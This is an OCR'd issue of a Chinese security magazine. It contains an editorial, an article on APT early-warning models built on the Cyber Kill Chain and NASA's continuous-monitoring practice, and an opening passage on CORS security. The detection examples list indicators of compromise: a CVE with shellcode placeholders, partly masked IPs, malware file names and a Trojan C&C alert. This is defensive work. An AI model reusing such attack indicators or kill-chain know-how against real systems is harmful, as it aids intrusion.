安全+
SECURITY
2014/09 总第 026
技术版 ▶▶ 与安全人士分享技术心得 Share technique experience with security professionals

★ 本期焦点

基于对抗的智能态势感知预警模型(下)

互联网新技术新业务信息安全评估实践方法探讨

BYOD面临的安全问题与解决方案

2014上半年绿盟科技DDoS威胁报告

本期看点 HEADLINES

主办：绿盟科技
策划：绿盟内刊编委会
地址：北京市海淀区北洼路4号益泰大厦三层
邮编：100089
电话：(010)6843 8880-8670
传真：(010)6872 8708
网址：www.nsfocus.com

Nsmagazine@nsfocus.com

2014/09 总第 026

安全+ SECURITY+

目录 CONTENTS

致命窗口

兵，诡道也，军事未发，不厌其密。晋·陈寿《三国志·魏书·刘晔传》

故经之以五事，校之以计，而索其情：一曰道，二曰天，三曰地，四曰将，五曰法。《孙子兵法．始计篇》

Verizon 每年一度发布的 DBIR 报告显示，一次定向攻击从开始到完成，数据窃取平均只需要数小时，而受害方从攻击开始到检测到攻击的平均时间则长达数月。巨大的反差折射出网络安全行业的严峻挑战，不仅仅是如何检测到这些定向攻击，并且还要在第一时间、在小时时间尺度上检测到，否则实际效果就会大打折扣。这谈何容易!

前不久，美国参议院情报委员会以 12-3 的压倒优势通过了一项关于网际安全信息分享的法案。该法案鼓励私营企业和政府相互之间自愿地分享网络威胁信息，而不用害怕那些琐碎的诉讼和不必要的官僚障碍。

这两者有什么关联吗? 绝对有。2011 年以来广受关注的 Intelligence-driven Security（智能驱动的安全）就是联接两则信息的纽带。Intelligence 传统上视为情报或谍报。Intelligence-driven 是“银弹”吗?

其实，Intelligence 并不神秘，也不新鲜，就是孙子所说的“知己知彼”、“庙算”。成功的防护方需要有意识有能力掌握最新敌情和己方态势，可能来自于社区、专业提供商、己方的独立发现，可能是最新的漏洞，也可能是一种新的利用方法或攻击工具，可能是环境上下文信息，也可能是防护策略的新变化……

要检测到敌手的入侵就需要掌握其入侵方法手段的 Intelligence；要及时阻止敌手窃取数据就需要在小时级的时间尺度内洞悉掌握涉案的 Intelligence，并完成对抗措施的研究、开发、部署和验证。可以说，这个小时级的时间窗口对于攻防双方都是成败攸关的。

在这个图像下，我们可以预见到两件关键任务：其一是建立完善完备的 Intelligence 体系并保持即时更新；其二是变革当前的各种安全设备设施使其 Intelligence aware。第二件任务又可以反过来成为第一个任务所建 Intelligence 系统的输入。

美国通过多种立法、技术标准活动在网际安全 Intelligence 领域已耕耘日久，其蓝图和体系化打法值得我们借鉴。

希望本期的文章能给您带来启发、收获或共鸣。

基于对抗的智能态势感知预警模型(下)

广州分公司 肖岩军

关键词：早期预警　APT 攻击　FISMA　CAESARS 框架　态势感知　风险量化　安全大数据

摘要：本文描述了一种基于持续监控保障、态势感知和安全计分技术的早期预警系统的整体模型，并对模型的态势感知、持续监控、风险量化计分部分展开叙述，提出基于对抗的智能态势感知预警模型——“基于攻击行为建模的态势理解方法”和“基于对抗的 APT 攻击推理树态势预警方法”，“基于保障的持续监控模型”和“基于 6sigma 的自动化安全量化模型”，并展示了部分研究成果。本篇为基于对抗的智能态势感知预警模型（下）“基于对抗的 APT 攻击推理树态势预警方法”。

一．引言

本文续上期所述，提出“一种基于对抗的智能态势感知预警模型”，核心是对抗，发达国家经过多年建设，安全开始全面转向真实的对抗，越来越重视安全的落地，美国网络战成果最辉煌，如通过网络战瘫痪了伊拉克防空网打赢了海湾战争，震网病毒使得伊朗核浓缩计划拖延了几年，通过病毒导致伊朗的火箭爆炸，使得伊朗的火箭之父丧命等著名的网络战事件。网络攻击的威力使得美军和 NSA 如鱼得水，正如外交部发言人华春莹 6 月 10 日所说：“众所周知，斯诺登案发生以后，大量披露和曝光的事实已经明白无误地表明，美国政府和其相关部门长期以来对包括中国在内的很多外国政要、个人和企业进行了大规模、有组织的网络窃密和监听监控活动，甚至达到了无孔不入、无所不用其极的地步。美国不必把自己装扮成受害者，它自己就是“黑客帝国”，这是地球人都知道的事实。”

实际上，从 911 开始，美国开始关注每一个不对称战争的领域，特别是美国比较“弱势”的区域，如 911，基地组织仅仅组织了几个人弹，就用美国的飞机轰炸了美国的双子星大楼。导致 3201 人死亡，并造成数千亿美元的直接和间接经济损失。美国定义了不对称作战“是指用不对称手段、不对等力量和非常规方法所进行的作战”。于是美国开始审视了国防政策，认为信息安全也是一个不对称战争的新领域，电影《虎胆龙威 4》描述了这种担心，极端恐怖分子经过周密策划之后，准备利用黑客技术，在美国独立日当天让全美国的计算机系统集体瘫痪，黑客先后控制破坏了交通、金融、民生（电网）等国家重要基础设置，从而达到他们控制全球的阴谋。虽然 2001 年 9 月 11 日拉登是让他的信徒手持与信息技术没有太大关系的裁纸

刀劫持飞机去撞大楼的，但是专家可以认为拉登的继承者将通过敲打键盘、点击鼠标的方式对美国满是漏洞的信息基础设施发动袭击。没有人能够忽视这种基于“做好最坏打算”的原则而提出的预言。

也因此，网络武器的威力美国心知肚明，不遗余力地对联邦政务网络进行修补。2002年颁布《联邦信息安全管理法》（FISMA）法案对联邦政府进行保护，开启了一系列的计划，如国家漏洞库，国家配置库。2010年，美国发布了FISMA 2.0，梳理了从02年到10年FISMA的实施经验，更新了工作重点，新的重点要求各机构的信息安全方案中必须包含信息系统的持续监控。2014年，更依据总统令13636发布了《Framework for Improving Critical Infrastructure Cybersecurity》，将政府的行之有效的措施向金融、交通、电力等国营和私营企业扩散，并在实战中检验。2013年7月，美国组织摩根大通、美国银行、花旗银行等大约50家金融公司和政府机构参加了名为“量子黎明2”的演习，其中有美国联邦调查局、证券交易委员会、财政部和国安局等重要部门。测试银行如何应对电脑黑客攻击，为应对新一轮全球威胁做好准备。

安全只有实战对抗才有意义，对抗是本文方法的核心。“网络安全态势感知”分为态势要素的获取、态势理解和态势预测三个部分。因此，本文重点在于阐述从对抗的角度来进行网络安全态势要素的获取、态势理解和态势预测。上一篇文章描述态势理解的部分——“基于专家知识的攻击行为建模态势理解方法”，在这篇文章中，我们重点对态势预测部分开展研究。近年来态势预测因为APT攻击的引入，变得更加复杂，也更难检测，更难预警。

图1 基于对抗的智能态势感知预警模型组成

二．APT等新型攻击的态势预警难题

2.1 APT等攻击检测预警困局

APT攻击是近几年来出现的一种高级攻击，具有难检测、持续时间长和攻击目标明确等特征。在NIST SP 800-137,《联邦信息系统和组织的信息安全持续性监控(ICSM)》中，这样定义了APT（Advanced Persistent Threat，高级持续性威胁）：一个拥有顶尖专业技能和有效资源的对手，允许其通过攻击多种不同攻击媒介（如网络，物理和欺骗）产生的机会，实现其目标。典型的就是在组织的系统技术基础架构里建立和扩展据点，为了持续的泄露出信息或者破坏或者阻碍任务使命（计划或者组织）的关键方面，或者放置在以后能作用的地方。此外，高级持续性威胁为了达成其目标，会反复多次的并持续较长的时间通过自动升级的方式来抵抗防护者的努力。同时与外界保持一定程度的交互以执行其目标。

近年来发生一系列的APT攻击使得现有的基于规则的安全产品防护失效，由此引发了APT攻击如何检测预警的难题。对于0day来讲，新型的沙箱检测或者虚拟执行

技术均为成果热点，但是鉴于 APT 攻击的多种攻击手段，需要进行多源的大数据分析。美国政府强调，通过在企业内建立持续监控来发现此类攻击。国土安全部的凯撒模型将 APT 检测预警做为重点，专门增加了第十三个域，APT 攻击。




图 2 持续监控能支持的领域

2.2 APT 等攻击检测预警方法——规则树或者证据链形成的产生式正向搜索树

现实中，公安人员办案是采用基于行为的分析方法，如发生失窃案件或者银行抢劫案件都是调查案发前几天的周围摄像头，同时封锁周围交通，因为显示犯罪分子都遵循着踩点、下手、逃跑的步骤。虽然下手时可能蒙面，但是踩点时一般会避免别人注意，往往更容易发现不同，也更容易辨认。发现了犯罪分子相貌后，就比较容易让封锁交通的同事从海量人群中把逃跑的犯罪分子找到。在这里，公安使用了规则表（查找 3 天内的行踪可疑的徘徊者）。而踩点⟶下手⟶逃跑形成了规则树（或者叫证据链）。证据链指一系列客观事实与物件所形成的证明链条。证据链的构成至少包括三个要求，一是有适格的证据；二是证据能够证明案件的证明对象；三是证据之间能够相互印证，对案件事实排除了合理怀疑。实际上，从国内外的研究来看 APT 攻击检测预警也是遵循这样的原则。

2.3 NASA 的地球观测小组通过持续监控的方法挫败了针对其进行的 APT 攻击

如前文外交部发言人华春莹的回应实际上是起源于美国某网络安全公司发布的报告，报告称中国军人对西方国家实施了网络黑客攻击以协助发展中国卫星和航天项目。据说这些黑客首先攻击了 RSA，部分 SecurID 技术（RSA 的根证书）及客户资料被窃取。其后果导致很多使用 SecurID 作为认证凭据的公司——包括洛克希德 • 马丁公司、诺斯罗普公司等美国国防外包商受到攻击，重要资料被窃取。后来黑客开始 APT 攻击 NASA 美国国家航空航天局，因为黑客还需要一个重要的个人因子（个人 PIN 码）没有获取。此时 RSA 发现被攻击后，不得已向联邦政府进行了汇报，联邦政府立刻发布相关预警，于是 NASA 接收到预警后，派在大数据方面最有经验的地球观测系统（EOS）安全小组进行监控，EOS 小组采用 Splunk 进行分析，成功地阻断了攻击，因此，美国的绩效监督管理中心为表彰美国航空航天局的网络防御成功，将其作为信息安全连续监测（ISCM）的一个联邦网络安全最佳实践予以确认，并给予资金和研究方面的资助，并将成果公开。详细见《FEDERAL CYBERSECURITY BEST PRACTICES STUDY:INFORMATION SECURITY CONTINUOUS MONITORING》。

实际上，NASA 开始承认他们以前的风险管理策略是“等待”事件发生，如果发现，就高效地响应，然后重复。这通常意味着 NASA 的反应非常缓慢，而且几乎总是在发生入侵、数据或系统完全破坏之后。此外，APT 的 0day 攻击使得持续风险管理策略根本没有起作用，因此，数据、信息和系统在风险面前不断地退让。在 2010 年，美国颁布 fisma2.0 后，提出 SP 800-37 的原则是“将一个静态安全控制评估和风险确定过程变换为一个动态的过程……”，“必须从分散的文书评估工作（事后）转移到更有效的持续监测工作（运营）。” NASA 的安全管理工作发生了“方向的转变”，在“只有能测量，才能改进”的经营理念下，利用持续监控来进行风险度量，提高安全性。

NASA 认为他们成功的三个关键点。

• 关键成功点 1：持续监控 Continuous Monitoring

部署自动化安全控制手段来进行持续监控是第一个关键成功点，“必须从分散的文书评估工作转移到更有效的持续监测工作。”持续监控是为了从持续保持合规遵从性方面来提供监控预警的。一个持续监控能力是对运行状态的系统进行持续的合规遵从和分析，进行相关的态势感知和分析预期的偏差，进而提供决策支持。

• 关键成功点 2：风险计分卡 Risk Score Cards

NASA 采用风险计分卡 Risk Score Cards 来评估 NASA 的安全绩效。

这些风险计分卡提供了下钻（drill down）的能力，会让各个中心知道他们中心详细的得分情况，他们可以钻到一个单一的系统。比方说，如果他们这周得到了一个 C，他们可以向下钻（drill down）并明白他们为什么得了个 C。这可能是因为有一个特定的系统，需要一个关键补丁，我们的策略是告诉他必须在 x 天之内修补完成，而现在已经经过了多少天，这会给他带来多少的成绩下降，他们还有机会通过修补这个补丁让成绩上升。（这方面的相关研究我会在下一篇文章讲述）

• 关键成功点 3：攻击树 Attack Tree

这第三个观点展示了该部门使用“攻击树”图标来阐明关键安全脆弱点，并展示了他们怎么相互关联，形成一个风险评估过程的可视化结果。

NASA 把 APT 攻击过程分成侦察、定向攻击、攻陷和网络入侵、安装工具 / 程序、恶意危害。NASA 通过这个模型采用 Splunk 进行搜索，搜索可疑行为，从而有效地挫败了这次攻击。

2.4 美国参议院要求采用网络查杀链 Cyber Kill Chain 方法来分析 APT 定向数据泄露

2014 年 4 月 1 日，美国国会下属的美国政府问责局 (GAO, Government Accountability Office) 发布报告《Federal Agencies Need to Enhance Responses to Data Breaches》，该报告提醒美国联邦机构需要加强应对数据泄露。GAO 通过统计 US-CERT 提供数据发现，个人身份信息 (PII, personally identifiable information) 泄露数量在过去 5 年中翻了一番多。2014 年 3 月底，美国参议院发布题为《A “Kill Chain” Analysis of the 2013 Target Data Breach》的报告，以美国第二大连锁超市 Target 数据泄露事件为案例，引导公众 / 公司有效使用 Cyber Kill Chain 方法，提高安全防护水平，并计划通过立法确立数据泄露事件通报的条例。

如下表，采用 Cyber Kill Chain 方法，大大提升了 APT 攻击的检测预警成功率。需要说明的是这个方法是洛克希德 • 马丁公司开发的。

阶段	描述	检测	拒绝	中断	降级	欺骗	摧毁
侦察	对目标进行研究、识别和选择，典型的方法往往用爬行互联网网站，收集如会议记录、电子邮件地址、社会关系，或用特殊技术收集的信息。	Web 分析	防火墙 acl				
改装武器	将利用漏洞的远程访问木马植入可交付载体，用自动化的工具来进行改装。越来越多的客户端应用数据文件如 PDF 文件或者 office 文件担当了攻击工具载体。	NIDS	NIPS				
交货	该武器传输到目标环境。由洛克希德马丁公司的计算机事件响应小组（lm-cirt）2004-2010 年来观测。APT 攻击者使用的三个最流行的武器封装交付载体，是电子邮件附件、网站和 U 盘。	用户警惕	代理过滤	网络防病毒	排队		
利用	这些武器传送到受害者主机后，溢出攻击触发入侵者的代码。大多数情况下，溢出攻击目标为应用程序或操作系统的漏洞，但它可能也更加简单地利用用户自己或利用操作系统的功能，自动执行代码。	HIDS	补丁	DEP 数据执行保护			
安装	在受害者系统安装远程访问木马或者后门，从允许在对手环境里来保持持续性活动。	HIDS	根目录变更限制	防病毒			
命令和控制	受控主机必须建立航标向互联网控制服务器来建立 C&C 命令和控制信道。APT 恶意软件尤其需要人工交互而不是自动进行活动。一旦 C&C 信道建立，入侵者拥有“键盘上的手”来访问内部目标环境。	NIDS	防火墙 acl	NIPS	Tarpit	DNS 重定向	
在目标行动	现在，经过上述的 6 个阶段后，入侵者可以采取行动来达到他们的本来目的。这些目标是将收集的资料汇总、加密和压缩数据以便于从受害环境中进行数据泄露。妨碍数据的完整性和可用性也是潜在的目标。或者，入侵者可能只希望访问初始受害者主机作为一个跳板，攻击更多的系统和网络内部使用进行横向移动。	日志审计			高质量的服务	蜜罐	

图 3、图 4 展示了其基于时间序列关联。




图 3 防御随后的入侵意图的有效关联图




图 4 攻击链例子

图 5 展示了其检测成果。

Phase	Intrusion 1	Intrusion 2	Intrusion 3
Reconnaissance	[Recipient List] Benign PDF	[Recipient List] Benign PDF	[Recipient List] Benign PPT
Weaponization	Trivial encryption algorithm		
	Key 1		Key 2
Delivery	[Email subject] [Email body]	[Email subject] [Email body]	[Email subject] [Email body]
	dn...etto@yahoo.com		ginette.c...@yahoo.com
	60.abc.xyz.215	216.abc.xyz.76	
Exploitation	CVE-2009-0658 [shellcode]		[PPT 0-day] [shellcode]
Installation	C:\...\fssm32.exe C:\...\IEUpd.exe C:\...\IEXPLORE.hlp		
C2	202.abc.xyz.7 [HTTP request]		
Actions on Objectives	N/A	N/A	N/A

图 5 检测案例

三 . 基于对抗的智能态势感知预警模型

3.1 整体思路

基于对抗的智能态势感知预警模型的核心思想是通过对抗来获取自然语言行为规则，通过行为规则来解决不同告警源带来的态势要素获取和态势理解难题，从实践来看，这种方法可以较好地跳过告警元语理解的步骤，实现高效的态势理解和精准的态势检测，配合攻击推理树则能更好地实现态势预警。图 6 整体模型，从下向上，我们能看到，针对我们保护的信息资产的攻击行为（知彼）和评估行为（知己），这些行为会造成各种告警 (warning)，这些告警都是基于特征的，可以用 IDS、IPS、WAF、扫描器等各种设备实现。下一步告警 (warning) 需要形成事件（event），事件是人可读的，可以响应处置的。在这个阶段，我们就用基于对抗的智能态势感知预警模型——基于攻击行为建模的态势理解方法。在本阶段我们能输出可信的事件，给下一步的态势预警做支撑。而态势预警采用证据链或者规则树的方式，进行态势预警。预警可能的结果，同时对当前的态势展开评判。从国外的研究成果来看，也是遵循类似的思路，如网络查杀链中将告警指标分成三种，原子、可计算、行为。最终输出行为可信。




图 6 基于对抗的智能态势感知预警模型全貌

3.2 基于对抗的 APT 攻击推理树态势预警方法

3.2.1 构建完整的 IT 安全架构，进行持续监控

如我在 2014 年 4 月《安全 +》发表文章《浅谈信息安全早期预警理论模型》所示，参考国内外的最佳实践，构建企业的完整 IT 安全架构。安全管理工作必须要从大量分散的事后评估工作转向针对安全运维的持续监控思想。通过不断地分析企业的安全运维来实现安全量化分析（例如风险计分卡）。从国内来看，金融、运营商的很多客户认识到这一点，请了包括四大等顶级公司做咨询，但是成效不

佳。因为还是遵循着事后评估计分的方法（量化方法参考），而不是在运维中风险计分的方法。毕竟风险是动态的，我下期专门筹文写持续监控和风险量化。

图 7 企业风险管理架构

3.2.2 通过“基于攻击行为建模的态势理解方法”分析出可信可视安全事件

通过大数据的分析方法各种数据源来形成可信事件，从而进行下一步的预警工作。从目前来看，APT 威胁检测核心的技术手段是网络入侵检测 / 防护产品，蜜罐工具也是非常好用的工具，它可以协助用户分析恶意代码的意图，但是对技术要求相对较高，未来在发现内网横向移动的 APT 也是一种利器。而绿盟威胁分析系统 TAC 产品实现了自动化的恶意代码分析，可以实现武器化的定向攻击的 0day 自动化检测，同时协同 IDS 进行进一步分析。当然，个人认为 netflow 溯源在 APT 领域的作用非常大，在未知攻击面前，通过 netflow 对活动 APT 攻击的网络活动进行溯源，将大大提升对未知攻击的检测成功率。这方面的成功案例在城域网很多，目前国内外的公安情报部门都是采用这个技术。随着企业网向万兆方面发展，使得保留原始流量的成本非常高昂，如国外提出全包捕获及分析技术（FPI），也因此，netflow 溯源的低成本，使得适合在大企业部署。

这个方面见 2014 年 7 月《安全 +》的文章《基于对抗的智能态势感知预警模型（上）》，采用此方法后输出如下事件：

> 安全事件告警输出：
> IP（x.x.x.x） 资产被 xx 事件攻击（时间 xxxx:xx:xx-xxxx:xx:xx，攻击源 IP 为 x.x.x.x）可信度 xx%，攻击烈度为 xx 次 / 分钟

3.2.3 基于对抗的 APT 攻击推理树态势预警

实际上，早在 2010 年，我们就展开了早期预警的研究，并开发了实验平台，直到最近，我们看到 NASA 的研究和网络查杀链方法，基本上肯定了目前的相关做法。NASA 采用 Splunk 进行正向搜索，背后搜索算法是其的攻击树。我们采用我司 ESPC 的数据库，通过搜索实现了类似算法。

在推理树的算法方面，我们遵循了证据链的原则：一是有适格的证据；二是证据能够证明案件的证明对象；三是证据之间能够相互印证，对案件事实排除了合理怀疑。也因此，我们对攻击的各个阶段并不要求 100%（实际上也不可能），我们关注的是再攻击推理树一条一条路径的任意几点，1 个点是怀疑，2 个点可以做到预警结果的作用，同时可以对下一阶段做预警。因此，这个模型不仅对于

APT 适用，还对普通攻击也使用。

部分推理规则如图 8，算法采用的正向反向搜索的方式，向下

图 8 部分推理表




图 9 NASA 的攻击树图

搜索来进行预警，向上搜索确定预警可信度。如果希望采用这种方面，我们推荐采用 NASA 的方法建立企业自己的攻击树推理模型。

图 9 展示了 NASA 的 Splunk 来进行多源搜索树（攻击树）。

3.2.4 输出预警结论

我们在分析完当前所在阶段后，输出如下的预警结论。

序号	预警名称	预警对象	预警详情	预警级别	危害	对策建议
1	Web 攻击预警	IP（x.x.x.x）资产：xx 系统 Web 服务器	资产被 Web 扫描攻击（时间 xxxx:xx:xx-xxxx:xx:xx，攻击源 IP 为 x.x.x.x），可能系统将要入侵	高	通常扫描后可能发生入侵、挂马等事件	确认是否是授权扫描，如不是，在防火墙或者路由器上封禁
2	内网僵木蠕预警	IP（x.x.x.x）资产：xx 系统服务器	过去 1 天，xx 蠕虫源发送了超过 xx 次蠕虫传播行为。并比前一天提升了 10%	高	僵木蠕传播会消耗大量的网络带宽和服务器资源，更有可能引起 DDOS 攻击，APT 攻击等	如果内网服务器，建议断网杀毒，如果外网，建议在防火墙或者路由器上封禁

3.3 一些成果

预警实际案例上，目前来看，针对外网的非授权扫描最有效，另外，内网的僵木蠕也是非常有成果的，很多云平台经常被人入侵，植入木马，外发 DDOS 攻击，通过及时预警可以有效提升云平台的

稳定性。

目前成果主要是采用四个阶段来进行分析，思路和 NASA 的思路一致。当然，也发现一些问题，如入侵检测设备本身对扫描和攻击无法准确区分（如扫描了 a 漏洞，攻击也用 a 漏洞），后期我们采用时间序列分析，形成时间聚合度分析，将攻击事件识别更为准确。这方面的工作还在继续，现在引入的 TAC 绿盟威胁分析系统，可以弥补在 0day 攻击环节上的自动化分析工作弱点。

威胁预警

监控项	当前	最近1小时	最近24小时	最近7天	最近1月
扫描事件	0	5	17	37	52
攻击事件	0	0	25	0	31
远控事件	2	4	0	0	5
危害事件	1	0	0	0	3

图 10 威胁预警基础表

通过正向搜索能协助我们分析木马传播源，传播的方法等方面。

⊟	13	C&C主机是 [redacted]67.167的"木马后门程序Windows系统下Ghost木马通信"木马网络	正连木马		2	蠕虫		0	--
						病毒		0	
						恶意网站IP	72.8.187.61	4	
		木马名称：木马后门程序Windows系统下Ghost木马通信 木马IP：[redacted]67.167 持续时间：2013-03-26 18:00:00 -- 2013-03-26 18:00:00 木马属地：中国江西省[redacted] 客户自定义属地：	正连木马 受影响用户IP：[redacted]54			蠕虫名称： 蠕虫传播端口： 蠕虫传播持续时间：-- www.36594.com			

图 11 APT 僵木蠕的预警追踪

四．结语

本文罗列了APT 攻击的相关研究，介绍国外的先进做法，重点描述了APT 的定义，NASA 的成果，以及美国的网络查杀链方法。介绍了“基于对抗的 APT 攻击推理树态势预警方法”，并展示了部分研究成果。

参考文献

1、外交部就美方无理指责中国网络黑客攻击等答问 2014 年 06 月 10 日 19:35 来源：人民网 http://world.people.com.cn/n/2014/0610/c1002-25130956.html

2、NIST SP 800-137,《联邦信息系统和组织的信息安全持续监控(ICSM) Information Security Continuous Monitoring (ICSM) for Federal Information Systemsand Organizations》

3、《FEDERAL CYBERSECURITY BEST PRACTICES STUDY :INFORMATION SECURITY CONTINUOUS MONITORING》联邦网络安全最佳实践学习：信息安全持续性监控

4、《Intelligence-Driven Computer Network Defense Informed by Analysis of Adversary Campaigns and Intrusion Kill Chains》Eric M. Hutchins,Michael J. Clopperty,Rohan M. Amin, Ph.D.z Lockheed Martin Corporation(洛克希德•马丁公司)

浅析跨域资源共享（CORS）及其安全性

西安研发中心　邓永凯

关键词：跨域资源共享　CORS　XMLHttpRequest　同源策略　HTML5

摘要：随着互联网的高速发展，浏览器现有的禁止跨域请求的协议和策略已经不能满足当前的需求了，因此跨域资源共享应运而生。跨域资源共享带来了很多方便，但是随之也带来了不少的安全隐患。

引言

在这之前我们来了解一下同源策略（Same Origin Policy，SOP），也称为单源策略（Single Origin Policy），它是一种用于 Web 浏览器编程语言（如 JavaScript 和 Ajax）的安全措施，以保护信息的保密性和完整性。

提起浏览器的同源策略，大家都很熟悉。同源策略能阻止网站脚本访问其他站点使用的脚本，同时也阻止它与其他站点脚本交互。XMLHttpRequest 严格遵守同源策略，非同源不可请求，不同域的客户端脚本不能读写对方的资源。

但是，在实践当中，经常会出现需要跨域请求资源、跨域读写的情况，比较典型的例如某个子域名向负责进行用户验证的子域名请求用户信息等应用。所以出现了一些 hack 的方式来跨域，比如在同域内做一个代理，JSON-P 等。但这些方式都存在缺陷，如只能进行 GET 请求，缺乏有效的错误捕获机制等，因此无法完美的实现跨域读写。

所以在 XMLHttpRequest v2 标准下，提出了 CORS 的模型，试图提供安全方便的跨域读写资源。目前主流浏览器均支持 CORS。

一、CORS 简介

跨域资源共享（Cross-origin　Resource　Sharing，CORS）是 W3C 中一项新的特性，它为 Web 服务器定义了一种方式，允许浏览器从不同的域访问其资源，通过构建 XMLHttpRequest 对象，再此基

础上，CORS 允许开发人员使用相同的方式进行跨域通信，就像在相同域下工作一样。

举个简单的例子。网站 A 有很多有用的数据，网站 B 想拿过来直接用，但是这种请求因以往浏览器中的同源策略限制，是不允许的。然后，在支持 CORS 的请求中，A 网站可以给它的响应中添加特殊的响应头信息，这样就可以让 B 网站直接访问它的数据了。

二、技术原理

（一）CORS 请求基本模型

CORS 定义了两种跨域请求：简单跨域请求和复杂跨域请求。

当一个跨域请求为简单跨域请求时，需满足如下几点：

请求方法为：

- HEAD
- GET
- POST

请求头只有 4 个字段：

- Accept
- Accept-Language
- Content-Language
- Last-Event-ID

如果设置了 Content-Type，则其值只能是

- application/x-www-form-urlencoded
- multipart/form-data
- text/plain

任何一个不满足上述要求的请求，比如说你需要发送 PUT、DELETE 等 HTTP 请求，或者发送 Content-Type: application/json 的内容，即被认为是复杂请求。

简单请求与复杂请求的不同在于，一个简单请求会被立即发送，一个复杂请求不仅有包含通信内容的请求，同时也包含预请求（Preflight Request）。

之所以有这个分类是因为浏览器对简单请求和非简单请求的处理机制是不一样的。当我们需要发送一个跨域请求的时候，浏览器会首先检查这个请求，如果它符合上面所述的简单跨域请求，浏览器就会立刻发送这个请求。

如果浏览器检查之后发现这是一个复杂请求时，这时候浏览器不会马上发送这个请求，而是先有一个预请求（Preflight Request），跟服务器验证的过程。

如果预检通过，则发送这个请求，否则就拒绝发送这个跨域请求。

（二）简单请求

为了搞清楚复杂请求与简单请求有何区别，首先来看看简单请求是怎样处理的。

前端 JavaScript：

```
// 创建 XHR 对象
functioncreateCORSRequest(method, url) {
varxhr = new XMLHttpRequest();
```

```
if ("withCredentials" in xhr) {
  // 针对 Chrome/Safari/Firefox.
xhr.open(method, url, true);
  } else if (typeofXDomainRequest!= "undefined") {
 // 针对 IE
xhr = new XDomainRequest();
xhr.open(method, url);
  } else {
// 不支持 CORS
xhr = null;
  }
returnxhr;
}
varurl='http://A.com/cors';
varxhr=createCORSRequest('GET',url);
xhr.send();
```

简单 HTTP 请求：

```
GET /cors HTTP/1.1
Origin: http://www.A.com
Host:www.B.com
Accept-Language: en-US
Connection: keep-alive
User-Agent:Mozilla/5.0...
```

简单 HTTP 回应：

```
Access-Control-Allow-Origin: http://www.B.com
Access-Control-Allow-Credentials:true
Access-Control-Expose-Headers:FooBar
Content-Type: text/html; charset=utf-8
```

在回应中，CORS 相关的项目全都是以“Access-Control-”作为前缀的：

- Access-Control-Allow-Origin（必含）——不可省略，否则请求按失败处理。该项控制数据的可见范围，如果希望数据对任何人都可见，可以填写“*”。
- Access-Control-Allow-Credentials（可选）——该项标志着请求当中是否包含 cookies 信息，只有一个可选值 true（必为小写）。如果不包含 cookies，请略去该项，而不是填写 false。这一项与 XmlHttpRequest2 对象当中的 withCredentials 属性应保持一致，即 withCredentials 为 true 时该项也为 true；withCredentials 为 false 时，省略该项不写。反之则会导致请求失败。
- Access-Control-Expose-Headers（可选）——该项确定 XMLHttpRequest2 对象当中 getResponseHeader() 方法所能获得的额外信息。通常情况下，getResponseHeader() 方法只能获得如下的信息：

Cache-Control

Content-Language

Content-Type

Expires

Last-Modified

Pragma

当你需要访问额外的信息时，就需要在这一项当中填写并以逗号进行分隔。

简单请求的发送，从代码上来看和普通的 XHR 请求没太大区别，但是 HTTP 请求头当中要求总是包含一个域（Origin）的信息。该域包含协议名、地址以及一个可选的端口。

